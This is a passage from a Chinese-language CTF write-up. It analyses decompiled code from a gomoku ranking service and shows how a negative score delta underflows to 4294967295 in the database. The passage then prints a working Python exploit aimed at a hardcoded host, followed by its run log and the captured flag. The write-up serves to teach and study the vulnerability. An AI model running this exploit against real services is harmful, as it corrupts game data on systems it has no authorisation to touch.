    && (v13 = score_apply_update(v20, v17, &v15, 1.0 - a5), (unsigned int)db_update_player_score(*buf, buf + 122, v13))
    && (game_reset(buf + 9, buf + 122, envp), (unsigned int)db_get_player(*buf, v5, v16)) )
  {
    return snprintf(
             p_Invalid_packet,
             n4096,
             "%s Delta=%d Score=%u Rank=%d OppDelta=%d OppScore=%u",
             p_Resign,
             v14,
             v17,
             v18,
             v15,
             v13);
  }
  else
  {
    return snprintf(p_Invalid_packet, n4096, "DB error");
  }
}
```

它的实际逻辑是：

- 如果当前分数 n9 > 9，直接返回 n9 + v6
- 或者如果 delta >= 0，也直接返回 n9 + v6
- 只有在：
  - n9 <= 9

- 且 delta < 0
  才保底返回原分数 n9

```
__int64 __fastcall score_apply_buggy_update(unsigned int n9, int a2, int *a3, double a4)
{
  double x; // xmm2_8
  int v6; // eax

  x = (a4 - 1.0 / (pow(10.0, ((double)a2 - (double)(int)n9) / 50.0) + 1.0)) * 20.0;
  v6 = lround(x);
  if ( a3 )
    *a3 = v6;
  if ( n9 > 9 || v6 >= 0 )
    return n9 + v6;
  else
    return n9;
}
```

所以，当玩家分数大于 9 时，只要这局 delta 是负的，程序就允许结果直接变成负数

也就是说，传给 sqlite3_bind_int64 的不是一个真正的有符号 64 位整数，而是一个 unsigned int

```
_BOOL8 __fastcall db_update_player_score(__int64 a1, __int64 a2, unsigned int a3)
{
  _BOOL8 v3; // rbp
  _QWORD v6[4]; // [rsp+8h] [rbp-20h] BYREF

  LODWORD(v3) = 0;
  v6[0] = 0;
  if ( !(unsigned int)sqlite3_prepare_v2(a1, "UPDATE players SET score = ? WHERE name = ?;", 0xFFFFFFFFLL, v6, 0) )
  {
    sqlite3_bind_int64(v6[0], 1, a3);
    sqlite3_bind_text(v6[0], 2, a2, 0xFFFFFFFFLL, -1);
    v3 = (unsigned int)sqlite3_step(v6[0]) == 101;
    sqlite3_finalize(v6[0]);
  }
  return v3;
}
```

这和前面 score_apply_buggy_update 能返回 -1 结合起来，score_apply_buggy_update 逻辑上把玩家新分数算成 -1，这个值继续传给 db_update_player_score，于是 -1 会按 32 位无符号值解释成 0xffffffff = 4294967295，最终数据库里写进去的是4294967295

写脚本

代码块

```
import re
import socket
import struct

HOST = "114.66.24.221"
PORT = 34323

WIN_SEQ = ["1,1", "2,1", "3,1", "4,1", "5,1"]
PLAN = [
    ("L", 50),
    ("L", 30),
    ("W", 10),
    ("L", 20),
```

```
    ("L", 20),
    ("L", 4),
]

MATCH_RE = re.compile(r"Matched (.+) Score=(\d+) You=Black")

class Client:
    def __init__(self, host: str, port: int):
        self.sock = socket.create_connection((host, port), timeout=5)
        self.sock.settimeout(5)

    def close(self) -> None:
        self.sock.close()

    def _recv_exact(self, n: int) -> bytes:
        data = b""
        while len(data) < n:
            chunk = self.sock.recv(n - len(data))
            if not chunk:
                raise EOFError(data)
            data += chunk
        return data

    def request(self, typ: int, payload: bytes | str = b"") -> tuple[int, str]:
        if isinstance(payload, str):
            payload = payload.encode()
        packet = b"GAME" + struct.pack(">I", 9 + len(payload)) + bytes([typ])
+ payload
        self.sock.sendall(packet)

        header = self._recv_exact(9)
        if header[:4] != b"GAME":
            raise ValueError(f"bad header: {header!r}")

        total_len = struct.unpack(">I", header[4:8])[0]
        body = self._recv_exact(total_len - 9).decode("utf-8",
errors="replace")
        return header[8], body

def match_target(client: Client, target_score: int) -> None:
    while True:
        _, msg = client.request(5)
        print(f"[match]  {msg}")
        m = MATCH_RE.search(msg)
        if not m:
            raise RuntimeError(f"unexpected match reply: {msg}")

```

```
        score = int(m.group(2))
        if score == target_score:
            return

        _, cancel_msg = client.request(8)
        print(f"[cancel] {cancel_msg}")

def lose_fast(client: Client) -> str:
    _, move_msg = client.request(7, "7,7")
    print(f"[move]   {move_msg}")
    _, resign_msg = client.request(8)
    print(f"[lose]   {resign_msg}")
    return resign_msg

def win_game(client: Client) -> str:
    last = ""
    for mv in WIN_SEQ:
        _, last = client.request(7, mv)
        print(f"[move]   {mv} -> {last}")
        if not last.startswith("Continue"):
            break
    return last

def main() -> None:
    client = Client(HOST, PORT)
    try:
        print(f"[reset]  {client.request(4)[1]}")

        for action, score in PLAN:
            match_target(client, score)
            if action == "L":
                lose_fast(client)
            else:
                win_game(client)
            print(f"[self]   {client.request(2)[1]}")

        print(f"[flag]   {client.request(1)[1]}")
    finally:
        client.close()

if __name__ == "__main__":
    main()

```

```
000000000000/000000000000000/000000000000000/000000000000000
[move]   5,1 -> Win Delta=6 Score=34 Rank=1005 OppDelta=-6 OppScore=4
[self]   OK Score=34 Rank=1005
[match]  Matched 安稳深情 Score=4 You=Black
[cancel] Draw Delta=0 Score=34 Rank=1005 OppDelta=0 OppScore=4
[match]  Matched 北离荒年 Score=40 You=Black
[cancel] Draw Delta=0 Score=34 Rank=1005 OppDelta=0 OppScore=40
[match]  Matched 北离荒年 Score=40 You=Black
[cancel] Draw Delta=0 Score=34 Rank=1005 OppDelta=0 OppScore=40
[match]  Matched 安然伴星 Score=20 You=Black
[move]   Continue AI=6,6 Board=000000000000000/000000000000000/000000000
000000/000000000000000/000000000000000/000000000000000/000000200000000/0
0000001000000/000000000000000/000000000000000/000000000000000/000000000
000000/000000000000000/000000000000000/000000000000000
[lose]   Resign Delta=-13 Score=21 Rank=1006 OppDelta=13 OppScore=33
[self]   OK Score=21 Rank=1006
[match]  Matched 安稳深情 Score=4 You=Black
[cancel] Draw Delta=0 Score=21 Rank=1006 OppDelta=0 OppScore=4
[match]  Matched 北离荒年 Score=40 You=Black
[cancel] Draw Delta=0 Score=21 Rank=1006 OppDelta=0 OppScore=40
[match]  Matched 暮色听雨 Score=20 You=Black
[move]   Continue AI=6,6 Board=000000000000000/000000000000000/000000000
000000/000000000000000/000000000000000/000000000000000/000000200000000/0
0000001000000/000000000000000/000000000000000/000000000000000/000000000
000000/000000000000000/000000000000000/000000000000000
[lose]   Resign Delta=-10 Score=11 Rank=1007 OppDelta=10 OppScore=30
[self]   OK Score=11 Rank=1007
[match]  Matched 安然伴星 Score=33 You=Black
[cancel] Draw Delta=0 Score=11 Rank=1007 OppDelta=0 OppScore=33
[match]  Matched 安稳深情 Score=4 You=Black
[move]   Continue AI=6,6 Board=000000000000000/000000000000000/000000000
000000/000000000000000/000000000000000/000000000000000/000000200000000/0
0000001000000/000000000000000/000000000000000/000000000000000/000000000
000000/000000000000000/000000000000000/000000000000000
[lose]   Resign Delta=-12 Score=4294967295 Rank=1 OppDelta=12 OppScore=1
6
[self]   OK Score=4294967295 Rank=1
[flag]   NCTF{20c4cc38-6829-4637-a4d4-e3ff76db7094}
```

NCTF{20c4cc38-6829-4637-a4d4-e3ff76db7094}